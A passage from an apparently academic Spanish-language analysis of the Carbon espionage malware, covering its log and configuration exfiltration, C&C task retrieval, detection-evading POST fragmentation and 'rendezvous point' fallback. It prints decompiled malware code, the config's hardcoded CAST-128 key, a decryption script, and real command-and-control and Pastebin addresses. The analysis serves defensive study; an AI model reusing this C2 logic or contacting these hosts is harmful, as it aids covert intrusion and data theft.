CarbonCommsEncryptDecryptFile(99, ConfigPathFile);
CarbonCommsReleaseMutex(hConfigFileMutex);
CarbonCommsLogToFile("IIN|-%d|\n", *ArgList);
```

Figura 72. Lectura del valor run_task

5.8.3. Envío periódico del fichero de log

Este hilo es el encargado de realizar el envío del log a los paneles de control definidos en la sección [CW_INET] del fichero de configuración cada dos horas siempre y cuando se cumplan ciertas condiciones.

Dicha funcionalidad solo se va a ejecutar durante un rango específico de horas del día. De hecho, el envío se realizará solo cuando la hora local actual se encuentre en un rango de tiempo definido en el archivo de configuración.

Los campos encargados de gestionar el rango horario para el envío del fichero de log son “wh_min” y “wh_max” y se recuperan de la sección [TIME] del fichero de configuración. Por defecto, sus valores son 8 y 20 y el hilo ejecutará el código solo si la hora actual del día se encuentra entre los valores wh_min y wh_max.

```

GetPrivateProfileStringA("TIME", "wh_min", &Default, wh_min, 0xAu, ConfigPathFile);
GetPrivateProfileStringA("TIME", "wh_max", &Default, wh_max, 0xAu, ConfigPathFile);
CarbonCommsEncryptDecryptFile(99, ConfigPathFile);
CarbonCommsReleaseMutex(hConfigFileMutex);
if ( lstrlenA(wh_min) > 0 && lstrlenA(wh_max) > 0 )
{
    wh_minInt = strtoul(wh_min, &EndPtr, 10);
    wh_maxInt = strtoul(wh_max, &EndPtr, 10);
    wh_maxInt_1 = wh_maxInt;
    if ( !wh_maxInt || wh_minInt >= wh_maxInt )
    {
        wh_minInt = 8;
        wh_maxInt_1 = 20;
    }
}
if ( SystemTime.wHour < wh_minInt || SystemTime.wHour >= wh_maxInt_1 )
    return 0;

```

Figura 73. Comprobación de la hora para el envío del fichero de log

De forma similar a como se ha visto en el Orchestrator, el malware va a comprobar si existe el campo “timestop” de la sección [TIME] de la configuración y ejecutará el código solo después de esta fecha y hora específica.

```

if ( !lstrlenA(timestop) )
    return 1;
v2 = strtok(timestop, ":");
if ( v2 )
    v15 = strtoul(v2, &EndPtr, 10);
v3 = strtok(0, ":");
if ( v3 )
    v14 = strtoul(v3, &EndPtr, 10);
v4 = strtok(0, ":");
if ( v4 )
    v13 = strtoul(v4, &EndPtr, 10);
v5 = strtok(0, ":");
if ( v5 )
    v16 = strtoul(v5, &EndPtr, 10);
v6 = strtok(0, ":");
if ( v6 )
    v17 = strtoul(v6, &EndPtr, 10);
if ( v13 < SystemTime.wYear
    || v13 == SystemTime.wYear
    && (v14 < SystemTime.wMonth
    || v14 == SystemTime.wMonth
    && (v15 < SystemTime.wDay
    || v15 == SystemTime.wDay
    && (v16 < SystemTime.wHour || v16 == SystemTime.wHour && v17 <= SystemTime.wMinute))) )
{
    return 1;
}

```

Figura 74. Comprobación del campo timestop

El malware comprobará si el valor “dtc” de la sección [CRYPTO] ha sido establecido, si no es así, no va a realizar el envío del fichero de log. Los campos “logmin” y “logmax” de la sección [TIME] definen un rango de tiempo aleatorio en el que el hilo va a retrasar el envío del fichero de log.


```

if ( !strlenA(logmin) )
    logminInt = strtoul(logmin, &EndPtr, 10);
else
    logminInt = 600000;
if ( !strlenA(logmax) )
    logmaxInt = strtoul(logmax, &EndPtr, 10);
else
    logmaxInt = 900000;
RandomInt = CarbonCommsGenRandom4BytesWithModule_0(logmaxInt, logminInt);
if ( CarbonCommsWaitForSingleObject(RandomInt) )

```

Figura 75. Tiempo de espera aleatorio

Los atributos "lastsend" y "logperiod" de la sección [LOG] se utilizan para especificar el tiempo de espera mínimo para realizar la copia de seguridad y enviar el fichero de log al servidor C&C.

```

time64(&Time);
if ( !strlenA(lastsend) )
    goto LABEL_27;
lastsendInt = strtoul(lastsend, &EndPtr, 10);
logperiodInt = strtoul(logperiod, &EndPtr, 10);
if ( !logperiodInt )
    logperiodInt = 7200;
if ( Time - lastsendInt >= logperiodInt && CarbonCommsCopyLogFileAndBZIP2CompressItAndUpdateC2FileList() == 1 )

```

Figura 76. Comprobación del último envío del fichero de log

Para realizar el envío del fichero de log, el malware va a crear un archivo temporal con el prefijo "~D" y con nombre aleatorio. Seguidamente, lo va a comprimir con el algoritmo BZIP2 y va a leer su contenido en un buffer temporal y va a eliminar el fichero creado anteriormente del disco duro.

```

GetTempPathA(0x400u, TempPath);
GetTempFileNameA(TempPath, "~D", 0, TempFileName);
SetFileSecurityWrap(TempFileName);
if ( !CarbonCommsCopyFromFileToFile(LogFileName, TempFileName) )
    goto LABEL_10;
CarbonCommsBZIP2Compress(TempFileName);

```

Figura 77. Creación del fichero temporal de log comprimido

Después, va a cifrar el buffer anterior con el algoritmo CAST128 y va a guardar el fichero en el directorio de ficheros a enviar al panel de control del directorio de trabajo de Carbon, que tiene por nombre "1033". Para indicar que el proceso se ha realizado correctamente, el malware va a escribir una línea al final del archivo "gstatwwq.inf" con el siguiente contenido:

```
10|1|filename|object_id
```

Donde el número 10 sirve para identificar el fichero como un archivo de log, el segundo campo indica que es un fichero a enviar al panel de control, el tercero indica la ruta del fichero a enviar y el último campo es el object_id de la máquina.

Por último, pero no menos importante, va a actualizar el atributo "lastsend" con la hora actual y a eliminar el archivo de log original.

5.8.4. Comunicación con el panel de control

Este hilo es el encargado de conectar con el panel de control y de recibir las tareas enviadas por los operadores del malware, de enviar ficheros al panel de control y de enviar las nuevas tareas al Orchestrator.

Primero, el malware elige una dirección del panel de control aleatoria de las que existen en la sección [CW_INET] y va a extraer los componentes del campo “address”. Si no se especifica el puerto ni la URI, los valores por defecto es el puerto 80 y de URI “/javascript/view.php”.

```
AddressID = CarbonCommsGenRandom4BytesWithModule(quantityParsed, v6, 1u);
itoa(AddressID, RandNumber, 10);
strcpy(addressKey, "address");
lstrcatA(addressKey, RandNumber);
GetPrivateProfileStringA(lpAppName, addressKey, &Default, addressValue, 0x400u, ConfigPathFile);
CarbonCommsEncryptDecryptFile(99, ConfigPathFile);
CarbonCommsReleaseMutex(hConfigFileMutex);
if ( !lstrlenA(addressValue) )
{
    CarbonCommsLogToFile("OPER|Wrong cfg: empty address|\n");
    return 0;
}
protocol = strtok(addressValue, ":");
if ( !protocol )
{
    CarbonCommsLogToFile("OPER|Wrong cfg: bad address|\n");
    return 0;
}
```

Figura 78. Obtención del panel de control

Seguidamente, el malware va a obtener el User Agent que va a utilizar para las peticiones y a continuación, va a obtener el campo “trans_timemax” de la sección [TIME] de la configuración y que va a utilizar para establecer el tiempo de espera para las solicitudes de Internet usando la API InternetSetOption.

```
UserAgent = CarbonCommsParseUserAgent();
hInternet = (IAT_0->InternetOpenA)(UserAgent, 0, 0, 0, 0);
if ( !hInternet )
{
    if ( UserAgent )
        HeapFree(hHeap, 0, UserAgent);
    goto LABEL_8;
}
if ( UserAgent )
    HeapFree(hHeap, 0, UserAgent);
CarbonCommsParseTranstimemaxAndInternetSetOption(hInternet);
result = (IAT_0->InternetConnectA)(hInternet, Domain, Port, 0, 0, INTERNET_SERVICE_HTTP, 0, 0);
```

Figura 79. Inicializaciones de la comunicación a Internet

Para comprobar que el dominio existe y se encuentra activo, Carbon va a enviar una petición GET a la página raíz del servidor web del panel de control. Si el servidor se encuentra activo, el malware va a realizar una segunda petición para verificar si hay nuevas tareas disponibles. Por otra parte, va a agregar una cookie “PHPSESSID” con el object_id del sistema. También va a añadir el encabezado “Referer” con la URL del servidor del panel de control.

```
sprintf(Buffer, "http://%s/", Domain);
(IAT_0->InternetSetCookieA)(Buffer, "PHPSESSID", gObjectId);
return 1;
```

Figura 80. Object_id enviado en la cookie PHPSESSID

El malware espera recibir una respuesta a la solicitud GET similar a la siguiente:

```
<input name="%name%" value="%data_in_b64%">
```

Las nuevas tareas se recuperan analizando la página HTML devuelta por el servidor. El malware espera encontrar una etiqueta HTML del tipo <input> en la página con un blob codificado en Base64 en su atributo "value". Si lo anterior sucede, eso significa que hay una nueva tarea disponible. Una vez decodificado este blob contiene los siguientes campos:

- Un bloque cifrado de 128 bytes que contiene una estructura de tipo "PUBLICKEYSTRUC" seguido de una clave criptográfica simétrica (probablemente una clave del algoritmo 3DES).
- Una firma para verificar la integridad de los datos descifrados (128 bytes)
- Bloque de datos cifrado que contiene la tarea

El malware utiliza una clave privada RSA que recupera del campo "keypair" de la sección [CRYPTO] de la configuración para descifrar el primer bloque. Luego, usa la clave simétrica recién descifrada para descifrar el tercer bloque.

```
if ( decodedSize < 256 || !CryptImportKey(hProv, gPrivateKey, 596u, 0, 0, &phKey) )
    return 0;
EncryptedKey = HeapAlloc(hHeap, 8u, 128u);
Content = EncryptedKey;
if ( EncryptedKey )
{
    memcpy(EncryptedKey, pDecodedResponse, 128u);
    if ( !(CarbonCommsDecryptData)(Content, &dwDataLen, v4, &ContentKey, v10) )
    {
        HeapFree(hHeap, 0, Content);
        return 4;
    }
    HeapFree(hHeap, 0, Content);
    result = CryptImportKey(hProv, ContentKey, dwDataLen, 0, 0, &hContentKey);
    if ( !result )
        return result;
    Size = (decodedSize - 256);
    v7 = HeapAlloc(hHeap, 8u, (decodedSize - 256));
    Content = v7;
    if ( v7 )
    {
        memcpy(v7, pDecodedResponse + 0x100, Size);
        if ( !CryptDecrypt(hContentKey, 0, 1, 0, Content, &Size) )
```

Figura 81. Descifrado de la tarea recibida del panel de control

Los datos descifrados anteriormente pueden ser:

- Una tarea a ser ejecutada por el componente Comms Library.
- Una tarea a ser ejecutada por el Orchestrator.
- Una nueva clave pública RSA del servidor.

- Datos que se enviarán a una instancia de Carbon que se ejecuta en otro ordenador de la misma red.

Para ejecutar la funcionalidad de envío de información al panel de control, el malware va a comprobar si en el fichero “gstatwwq.inf” existe alguna entrada. Si el fichero no está vacío, eso significa que hay información pendiente de enviar al panel de control. Si se cumple lo anterior, se va a crear un blob de datos similar al siguiente:

```
id | val | tmp_filesize | tmp_content | [OPTIONAL (if val == 2)
tmp2_filesize | tmp2_content] | len_object_id | object_id
```

A continuación, se detalla el significado y los posibles valores de los campos:

- **id**: Indica el tipo de datos a enviar al panel de control. Puede ser del siguiente tipo:
 - **10**: Fichero de log
 - **11**: Fichero de configuración
 - **20**: Clave criptográfica
 - **Otro**: El id asociado a la tarea, puede ser el resultado de una tarea o un fichero de log en caso de que la tarea fallase.
- **val**: 1 si solo hay un fichero a enviar o 2 si hay dos ficheros.
- **object_id**: el object_id de la víctima.

Si el campo “dte” de la sección [CRYPTO] de la configuración se encuentra establecido a 0, todo ese blob se va a codificar en Base64 y se va a enviar al panel de control a través de una solicitud POST.

De lo contrario, se utiliza otra capa de cifrado. En este caso, se firma el blob de datos anterior y se utiliza una clave 3DES aleatoria para cifrarlo. Debido a que la clave 3DES se genera aleatoriamente y el servidor la necesita para descifrar los datos, la clave anterior se cifra con la clave pública del servidor. La clave del servidor se recupera del campo “publicc” de la sección [CRYPTO] del archivo de configuración. Este nuevo blob (clave_cifrada | firma_de_los_datos | datos_cifrados) se codifica en Base64 y se envía al servidor mediante una solicitud POST.

```
-----
if ( !CryptImportKey(hProv, gPrivateKey, 596u, 0, 0, &hPrivateKey)
|| !CryptImportKey(hProv, gServerPublicKey_, 148u, 0, 0, &hPublicKey) )
{
    return 0;
}
if ( !CryptGenKey(hProv, CALG_3DES, 1u, &h3DESKey) )
    return 2;
v6 = HeapAlloc(hHeap, 8u, dwBytes);
pbData = v6;
if ( !v6 )
    return 3;
memcpy(v6, Src, dwBytes);
v14 = pbData;
*pdwDataLen = dwBytes;
if ( !CryptEncrypt(h3DESKey, 0, 1, 0, v14, pdwDataLen, dwBytes) )
```

Figura 82. Generación de clave 3DES y cifrado de datos

Para evitar la detección basada en el tamaño de los datos enviados en una solicitud HTTP, el blob se puede fragmentar en varios paquetes. Una opción en el archivo de configuración, el valor "post_frag" en la sección [TRANSPORT] define si el blob se fragmentará o se enviará en una sola solicitud POST.

Si la opción anterior se encuentra establecida a "yes", el blob se divide en varios fragmentos de un tamaño específico. Este tamaño proviene de otro campo en el archivo de configuración y que tiene por nombre "post_frag_size".

```
CarbonCommsGetPrivateProfileStringFromConfig("TRANSPORT", "post_frag", String1);
if ( lstrlenA(String1) )
{
    if ( strcmp(String1, "yes") )
        goto LABEL_55;
}
else
{
    CarbonCommsUpdateConfig("TRANSPORT", "post_frag", "yes");
}
v104 = 1;
LABEL_55:
v7 = a2;
LOBYTE(v96) = CarbonCommsComparecfsgrowperiodwithpfslastset(a2[4]); // a2[4] = address ID
post_frag_size = v100;
if ( v104 == 1 )
{
    post_frag_size = CarbonCommsGetPostFragSizeOrWritePostFragSize(a2[4]); // a2[4] = address ID
```

Figura 83. Comprobación del valor post_frag

Además, se va a añadir un encabezado adicional a la solicitud HTTP:

```
"Content-Range: bytes %u-%u/%u; id=%u\r\n", i, i+(fragment_size-1),
data_size, task_id
```

En caso de que se hubiera establecido la opción http11, también se va a agregar un encabezado específico:

```
Expect: 100-continue\r\n
```

Para cada fragmento enviado, los campos "post_frag_size" y "pfslastset" de la sección [CW_INET] de la configuración se actualizan con el tamaño del fragmento y el timestamp de la fecha actual.

```
memset(KeyName, 0, sizeof(KeyName));
memset(Buffer, 0, sizeof(Buffer));
memset(v3, 0, sizeof(v3));
memset(String, 0, sizeof(String));
ultoa(Value, Buffer, 10);
sprintf(KeyName, "%s%d", "post_frag_size", a1);
CarbonCommsUpdateConfig("CW_INET", KeyName, Buffer);
time64(&Time);
ultoa(Time, String, 10);
sprintf(v3, "%s%d", "pfslastset", a1);
CarbonCommsUpdateConfig("CW_INET", v3, String);
return 1;
```

Figura 84. Actualización de los campos post_frag_size y pfslastset

5.8.5. Comprobación de Internet

En este hilo, el malware va a comprobar si dispone de conexión a Internet. Esta comprobación es realizada cada hora. Primero, el malware va a llamar a la API `InternetAttemptConnect` para verificar si dispone de acceso a Internet. En caso de que falle, va a enviar una petición GET por HTTP a las siguientes páginas web:

- `www.google.com`
- `www.outlook.com`
- `www.msn.com`
- `update.microsoft.com`
- `windowsupdate.microsoft.com`
- `microsoft.com`

En caso de que no se disponga de Internet en la máquina, el malware va a notificar a los demás hilos mediante un evento.

```
if ( !(IAT_0->InternetAttemptConnect)(0) )
{
    UserAgent = CarbonCommsParseUserAgent();
    if ( hInternetCopy )
        (IAT_0->InternetCloseHandle)(hInternetCopy);
    hInternet = (IAT_0->InternetOpenA)(UserAgent, 0, 0, 0, 0);
    hInternetCopy = hInternet;
    if ( hInternet )
    {
        CarbonCommsParseTranstimemaxAndInternetSetOption(hInternet);
        if ( CarbonCommsCheckInternet(UserAgent, hInternetCopy, hInternetCopy, "www.google.com")
            || CarbonCommsCheckInternet(UserAgent, hInternetCopy, hInternetCopy, "www.outlook.com")
            || CarbonCommsCheckInternet(UserAgent, hInternetCopy, hInternetCopy, "www.msn.com")
            || CarbonCommsCheckInternet(UserAgent, hInternetCopy, hInternetCopy, "update.microsoft.com")
            || CarbonCommsCheckInternet(UserAgent, hInternetCopy, hInternetCopy, "windowsupdate.microsoft.com")
            || CarbonCommsCheckInternet(UserAgent, hInternetCopy, hInternetCopy, "microsoft.com") )
        {
            if ( hMainEvent )
                SetEvent(hMainEvent);
        }
        else
        {
            CarbonCommsLogToFile("W|-1|0|ALL|NOINET|\n");
        }
    }
}
```

Figura 85. Comprobación de Internet

5.8.6. Envío periódico del fichero de configuración

De forma similar a como se ha visto en el hilo encargado de enviar el fichero de log a los paneles de control, el archivo de configuración también es respaldado y enviado periódicamente. Por otra parte, también se va a ejecutar dentro del rango de horas especificado por los parámetros “wh_min” y “wh_max” y que por defecto es entre las 8h y las 20h locales.

Primero, el hilo va a obtener el valor “configlastsend” de la sección [TIME] del fichero de configuración que indica la fecha en la que fue enviada la configuración a los paneles de control por última vez. Si el archivo de configuración fue enviado hace más de un mes, se va a realizar de nuevo su envío.

```

GetPrivateProfileStringA("TIME", "configlastsend", &Default, configlastsend, 0x1Eu, ConfigPathFile);
CarbonCommsEncryptDecryptFile(99, ConfigPathFile);
CarbonCommsReleaseMutex(hConfigFileMutex);
time64(&Time);
if ( lstrlenA(configlastsend) > 0 )
    configlastsendInt = strtoul(configlastsend, &EndPtr, 10);
if ( Time - configlastsendInt >= 2592000 && CarbonCommsCheckDtcCryptoParamFromConfig() )// 2592000 sec = 30 days

```

Figura 86. Comprobación de la fecha de último envío de la configuración

Tal y como se ha visto en otros hilos del malware, primero va a copiar el fichero de configuración en la carpeta de temporales con el prefijo “~D” con un nombre aleatorio. Luego va a comprimir el fichero con el algoritmo BZIP2, va a leer su contenido en un buffer temporal y va a eliminar el fichero de disco. Después, va a cifrar el buffer anterior con el algoritmo CAST128 y va a guardar el fichero en el directorio de ficheros a enviar al panel de control del directorio de trabajo de Carbon que tiene por nombre “1033”.

```

GetTempFileNameA(TaskResultsAndLogDir, "~D", 0, TempFileName);
hTempFile = CreateFileA(TempFileName, 0x40000000u, 0, &SecurityAttributes, 2u, 0x80u, 0);
if ( hTempFile == -1 )
{
    if ( securityDesc )
        HeapFreeWrap();
    goto LABEL_5;
}
WriteFile(hTempFile, ConfigContent_1, ConfigFilesize, &NumberOfBytesRead, 0);
FlushFileBuffers(hTempFile);
CloseHandle(hTempFile);
HeapFree(hHeap, 0, ConfigContent_1);
if ( securityDesc )
    HeapFreeWrap();
CarbonCommsEncryptDecryptFile(99, TempFileName);

```

Figura 87. Creación y cifrado del fichero de configuración a enviar

Para notificar al hilo que se comunica con el servidor C&C que un nuevo archivo está listo para ser enviado al servidor, la siguiente línea se agrega al fichero "gstatwwq.inf ":

```
11|1|tempfilename|object_id
```

El número 11 sirve para identificar el fichero como un archivo de configuración, el segundo campo indica que es un fichero a enviar al panel de control, el tercero indica la ruta del fichero a enviar y el último campo es el object_id de la máquina.

Por último, pero no menos importante, el atributo "configlastsend" se va a actualizar con la hora actual.

5.8.7. Recuperación de la conectividad

Este último hilo es el encargado de ejecutar una nueva funcionalidad del componente Communications Library que ha sido descubierta a lo largo de la realización de este proyecto y que no se ha encontrado documentado en ninguna publicación.

Esta funcionalidad es llamada “Rendezvous point” por los creadores del malware, que significa punto de encuentro en francés, y que permitiría a los operadores del malware recuperar la conectividad a un sistema infectado por Carbon y el cuál no logra conectarse a los paneles de control porque los dominios o IPs han sido bloqueados en el Proxy o Firewall de la red.

Para ello, el malware va a analizar el valor “address” de la sección [RENDEZVOUS_POINT] y va a extraer el dominio o IP, el puerto, la URI y el número identificador del panel. A continuación, el malware va a obtener el valor “lastconnect” de la sección [TIME] de la configuración, que representa el último intento de conexión al panel de control y el valor “lastsuccon” más reciente, que representa la última conexión satisfactoria al panel de control. Si la diferencia es mayor a tres días, va a ejecutar la funcionalidad de recuperación de la conectividad.

```
GetPrivateProfileStringA("TIME", "lastconnect", &Default, ReturnedString, 0x14u, ConfigPathFile);
pDecrypted = (strlen(ReturnedString) ? strtoul(ReturnedString, &EndPtr, 10) : 0);
for ( Value = 1; Value < 10; ++Value )
{
    memset(Buffer, 0, 6u);
    memset(Destination, 0, 0xAu);
    memset(ReturnedString, 0, sizeof(ReturnedString));
    itoa(Value, Buffer, 10);
    strcpy(Destination, "lastsuccon");
    strcat(Destination, Buffer);
    GetPrivateProfileStringA("CW_INET", Destination, &Default, ReturnedString, 0x14u, ConfigPathFile);
    if ( strlen(ReturnedString) )
    {
        v1 = strtoul(ReturnedString, &EndPtr, 10);
        if ( v1 > DecodedBuffer )
            DecodedBuffer = v1;
    }
}
CarbonCommsEncryptDecryptFile(99, ConfigPathFile);
CarbonCommsReleaseMutex(hConfigFileMutex);
if ( pDecrypted )
{
    if ( DecodedBuffer )
    {
        if ( (pDecrypted - DecodedBuffer) > 259200 )// 3 days
```

Figura 88. Comprobación de la última conexión al panel de control

A continuación, el malware va a contactar con el panel de control obtenido de la sección [RENDEZ_VOUS] de la configuración y va a almacenar su respuesta en un Buffer.

```
if ( (pDecrypted - lastsuccon) > 259200 )// 3 days
{
    CarbonCommsLogToFile("RSRR|meet condition|\n");
    v2 = CarbonCommsInternetConnectA(Domain, Port);
    if ( v2 )
    {
        if ( CarbonCommsReadResponseFromC2(v2, URI, Port, &ResultFromServer, v6) )
            break;
    }
}
```

Figura 89. Conexión al rendezvous point

Luego, va a decodificar el buffer anterior en Base64 y va a comprobar que su tamaño sea mayor a 4 bytes.


```

ResponseLen = strlen(ResultFromServer);
lastsuccon = 0;
if ( ResponseLen > 0 )
{
    DecodedBase64Size = CarbonCommsGetBase64Size(ResponseLen);
    Value = DecodedBase64Size;
    pMemory = HeapAlloc(hHeap, 8u, DecodedBase64Size);
    pDecrypted = pMemory;
    if ( pMemory )
    {
        Value = CarbonCommsBase64Decode(ResultFromServer, pMemory, Value);
        if ( Value >= 4 )
            break;
    }
}

```

El contenido de ese buffer decodificado viene cifrado y firmado, es por eso que el malware va a descifrar el contenido y verificar su firma mediante la función que hemos llamado “CarbonCommsWrapVerifySignature”. Eso sí, habiendo comprobado antes de que dispone del par de claves establecidas en la configuración por los operadores.

```

PrivateKeyPrevExists = 0;
if ( CarbonCommsCheckForCryptoPublic() )
    CarbonCommsConcatPublicRSAHeader(PublicKey);
if ( CarbonCommsGetPrivateKeyFromConfig(Base64DecodePrivateKey, "prev") )
{
    PrivateKeyPrevExists = 1;
    CarbonCommsConcatPrivateRSAHeaderAndExportIt(Base64DecodePrivateKey);
    if ( CarbonCommsWrapVerifySignature(&lastsuccon, &DecodedSize, pDecrypted, Value) )
        SignatureOK = 1;
}
if ( !SignatureOK )
    break;

```

Figura 90. Descifrado y verificación de la firma

Por último, el malware va a añadir el contenido descifrado a un nuevo campo “address” de la sección [CW_INET] añadiendo así un nuevo panel de control y permitiendo que el malware vuelva a ser controlado por los operadores.

```

strcpy(Destination, "address");
lstrcatA(Destination, Buffer);
GetPrivateProfileStringA("CW_INET", Destination, &Default, String, 0xC8u, TempFileName);
if ( strlen(String) )
{
    if ( lastsuccon )
        lastsuccon = lastsuccon + 1;
    else
        lastsuccon = 1;
    itoa(lastsuccon, Buffer, 10);
    strcpy(Destination, "address");
    strcat(Destination, Buffer);
    CarbonCommsUpdateConfig("CW_INET", Destination, String);
}
}
if ( lastsuccon > 0 )
{
    itoa(lastsuccon, Buffer, 10);
    CarbonCommsUpdateConfig("CW_INET", "quantity", Buffer);
    CarbonCommsLogToFile("RSRR|success|\n");
}
}

```

Figura 91. Inserción del nuevo panel de control a la configuración

5.9. Fichero de configuración

La configuración de Carbon permite alterar el funcionamiento del malware y se encuentra cifrada en el fichero con nombre “estdlawf.fes”. De igual forma que los otros ficheros del directorio de trabajo de Carbon, este fichero se encuentra cifrado con el algoritmo CAST-128 y el modo OFB. La clave de descifrado es “\x12\x34\x56\x78\x9A\xBC\xDE\xF0\xFE\xFC\xBA\x98\x76\x54\x32\x10” y el vector de inicialización es “\x12\x34\x56\x78\x9A\xBC\xDE\xF0” ambos en base hexadecimal.

Además, dicho fichero de configuración suele ser actualizado dinámicamente por los diferentes componentes de Carbon, ya que algunas claves criptográficas que se usan para cifrar/descifrar datos se recuperan de la sección “[CRYPTO]” que no existe en el fichero original creado por el componente dropper.

5.9.1. Estructura de la configuración

La configuración de Carbon es totalmente modular, lo que permite configurar los diferentes componentes a través de los campos que contiene. El formato es similar a los ficheros “INF” de Windows y consta de las siguientes secciones:

- [NAME], en esta sección se encuentran definidos los campos “object_id”, que es un identificador único para identificar a la víctima, y el campo “iproc” que es una lista de procesos en los que se va a inyectar la Communications Library.
- [TIME], indica la frecuencia y el tiempo máximo y mínimo para la ejecución de las tareas / copias de seguridad de los logs / conexión al panel de control.
- [CW_LOCAL], direcciones IP de la red local que sirven como panel de control.
- [CW_INET], las URLs de los paneles de control en Internet.
- [TRANSPORT], los nombres y configuraciones de las tuberías nombradas utilizadas para comunicarse con los otros ordenadores infectados por el malware.
- [RENDEZVOUS_POINT], panel de control a utilizar en caso de que se pierda el acceso a los paneles de control principales.
- [DHCP], no se aprecia su uso en el malware.
- [LOG], configuraciones acerca del fichero de log.
- [WORKDATA], configuraciones acerca de las tareas a ejecutar por el malware.
- [VERSION], indica la versión del Orchestrator y de la Communications Library.
- [CRYPTO], almacena las claves privada y pública proporcionadas por los operadores y que permiten descifrar las tareas recibidas.

Los paneles de control que se encuentran en la sección [CW_INET] se tratan de sitios legítimos de Wordpress comprometidos por los atacantes.

5.9.2. Script en Python

Con el objetivo de facilitar el descifrado de la configuración de Carbon, ESET [26] publicó un script hecho en Python que permite realizar dicha acción de forma sencilla. El código es el siguiente:

```
from Crypto.Cipher import CAST
import sys
```

```

import argparse

def main():

    parser =
    argparse.ArgumentParser(formatter_class=argparse.RawTextHelpFormatter)
    parser.add_argument("-e", "--encrypt", help="encrypt carbon file",
required=False)
    parser.add_argument("-d", "--decrypt", help="decrypt carbon file",
required=False)

    try:
        args = parser.parse_args()
    except IOError as e:
        parser.error(e)
        return 0

    if len(sys.argv) != 3:
        parser.print_help()
        return 0

    key =
    b"\x12\x34\x56\x78\x9A\xBC\xDE\xF0\xFE\xFC\xBA\x98\x76\x54\x32\x10"
    iv = b"\x12\x34\x56\x78\x9A\xBC\xDE\xF0"

    cipher = CAST.new(key, CAST.MODE_OFB, iv)

    if args.encrypt:
        plaintext = open(args.encrypt, "rb").read()
        while len(plaintext) % 8 != 0:
            plaintext += b"\x00"
        data = cipher.encrypt(plaintext)
        open(args.encrypt + "_encrypted", "wb").write(data)
    else:
        ciphertext = open(args.decrypt, "rb").read()
        while len(ciphertext) % 8 != 0:
            ciphertext += b"\x00"
        data = cipher.decrypt(ciphertext)
        open(args.decrypt + "_decrypted", "wb").write(data)

if __name__ == "__main__":
    main()

```

5.9.3. Configuración extraída

Seguidamente, se adjunta la configuración extraída del fichero “estdlawf.fes” y que se ha descifrado con el script Python descrito en el apartado anterior. El contenido descifrado es el siguiente:

```

[NAME]
object_id =
iproc =
iexplore.exe,outlook.exe,msimn.exe,firefox.exe,opera.exe,chrome.exe,br
owser.exe,nlnotes.exe,notes2.exe,spotify.exe,adobeupdater.exe,adobearm
.exe,jusched.exe,thunderbird.exe
ex = #,netscape.exe,mozilla.exe,adobeupdater.exe,chrome.exe

[TIME]
user_winmin = 2400000

```

```
user_winmax = 3600000
sys_winmin = 3600000
sys_winmax = 3700000
task_min = 20000
task_max = 30000
checkmin = 60000
checkmax = 70000
logmin = 60000
logmax = 120000
lastconnect = 111
timestop =
active_con = 900000
time2task = 3600000
```

[CW_LOCAL]

```
quantity = 0
```

[CW_INET]

```
quantity = 2
address1 = www.berlinguas.com:443:/wp-content/languages/index.php
address2 = www.balletmaniacs.com:443:/wp-includes/fonts/icons/
```

[TRANSPORT]

```
system_pipe = suplexrpc
spstatus = yes
adaptable = no
```

[RENDEZVOUS_POINT]

```
quantity = 1
address1 = pastebin.com:443:/raw/5qXBPmAZ
```

[DHCP]

```
server = 135
```

[LOG]

```
logperiod = 7200
lastsend = 1592400843
```

[WORKDATA]

```
run_task =
run_task_system =
```

[VERSION]

```
System = 3/82
```

Como podemos ver, en la configuración se puede extraer información muy valiosa sobre cómo opera el malware; en que procesos va a inyectarse, los paneles de control que va a contactar para obtener las tareas a realizar o incluso la URL del servicio Pastebin a la que se va a conectar en caso de que se pierda el acceso a los paneles de control principales.

5.10. Fichero de log

El framework Carbon incluye un archivo de log que se usa para registrar las acciones realizadas por el malware e información del sistema infectado que puede ser útil para los operadores del malware (p. ej. si queda poco espacio en disco). Es por eso que se realizan copias de seguridad de este fichero periódicamente y se envía al panel de control.

En esta variante de Carbon, dicho fichero se encuentra en la carpeta “1033” y con el nombre “dbr4as.lte”. A lo que al método de cifrado se refiere, el fichero de log se encuentra cifrado con el mismo algoritmo, modo, clave y vector de inicialización que la configuración, es decir, CAST-128 en modo OFB, “\x12\x34\x56\x78\x9A\xBC\xDE\xF0\xFE\xFC\xBA\x98\x76\x54\x32\x10” como clave y “\x12\x34\x56\x78\x9A\xBC\xDE\xF0” como vector de inicialización.

5.10.1. Estructura del fichero de log

La estructura del fichero de log no ha cambiado desde la versión 3.71 de Carbon y es la siguiente:

Fecha | Hora | Object ID | Fuente | Mensaje

Los campos de fecha y hora son auto explicativos. El campo Object ID es el mismo que se encuentra en el fichero de configuración y que se encarga de identificar el sistema de la víctima.

Por otra parte, el campo Fuente puede ser uno de los siguientes:

- S: Representa el componente Orchestrator (o Sistema).
- U: Representa el componente Communications Library (o Usuario).

El formato del mensaje no siempre es el mismo. Sin embargo, la primera parte es la función ejecutada:

- ST: Equivale a Start (Tanto para el Orchestrator como para la Communications Library). La segunda parte del mensaje es la versión (por ejemplo, 3/82 para el Orchestrator y 4/08 para la Communications Library). Cuando se trata de la Communications Library también describe el nombre del proceso en el que se encuentra inyectada.
- STOP: Equivale a STOP, estos eventos se generan cuando se para la ejecución del malware.
- OPER: Mensaje para el operador (por ejemplo, cuando el espacio en disco es bajo)
- W: Peticiones web a servidores externos
- INJ: Equivale a Injection. La segunda parte del mensaje es la ruta del fichero a inyectar. También contiene el PID del proceso objetivo.
- L: Mensajes de carga de nuevos plugins mediante librerías dinámicas.
- S: Mensaje de rotación del fichero de logs
- T: Mensaje vinculado a la ejecución de la tarea enviada por los operadores

5.10.2. Ejemplo de fichero de log

A modo de ejemplo, se adjunta un fragmento del fichero de log obtenido de una ejecución de Carbon en una máquina virtual de pruebas.

```
[LOG]
start=1
17/06/20|15:32:52|AHC2ATHsAqYc66to0CXA9alAET|s|OPER|New object ID
generated 'AHC2ATHsAqYc66to0CXA9alAET'|
```

17/06/20|15:32:52|AHC2ATHsAqYc66to0CXA9alAET|s|ST|3/82|0|
17/06/20|15:32:52|AHC2ATHsAqYc66to0CXA9alAET|s|START OK
17/06/20|15:32:52|AHC2ATHsAqYc66to0CXA9alAET|s|OPER|Low space|
17/06/20|15:33:02|AHC2ATHsAqYc66to0CXA9alAET|s|INJ|C:\Program Files\7-
Zip\Lang\frontapp.dll|
17/06/20|15:33:02|AHC2ATHsAqYc66to0CXA9alAET|s|INJ|0|1981|
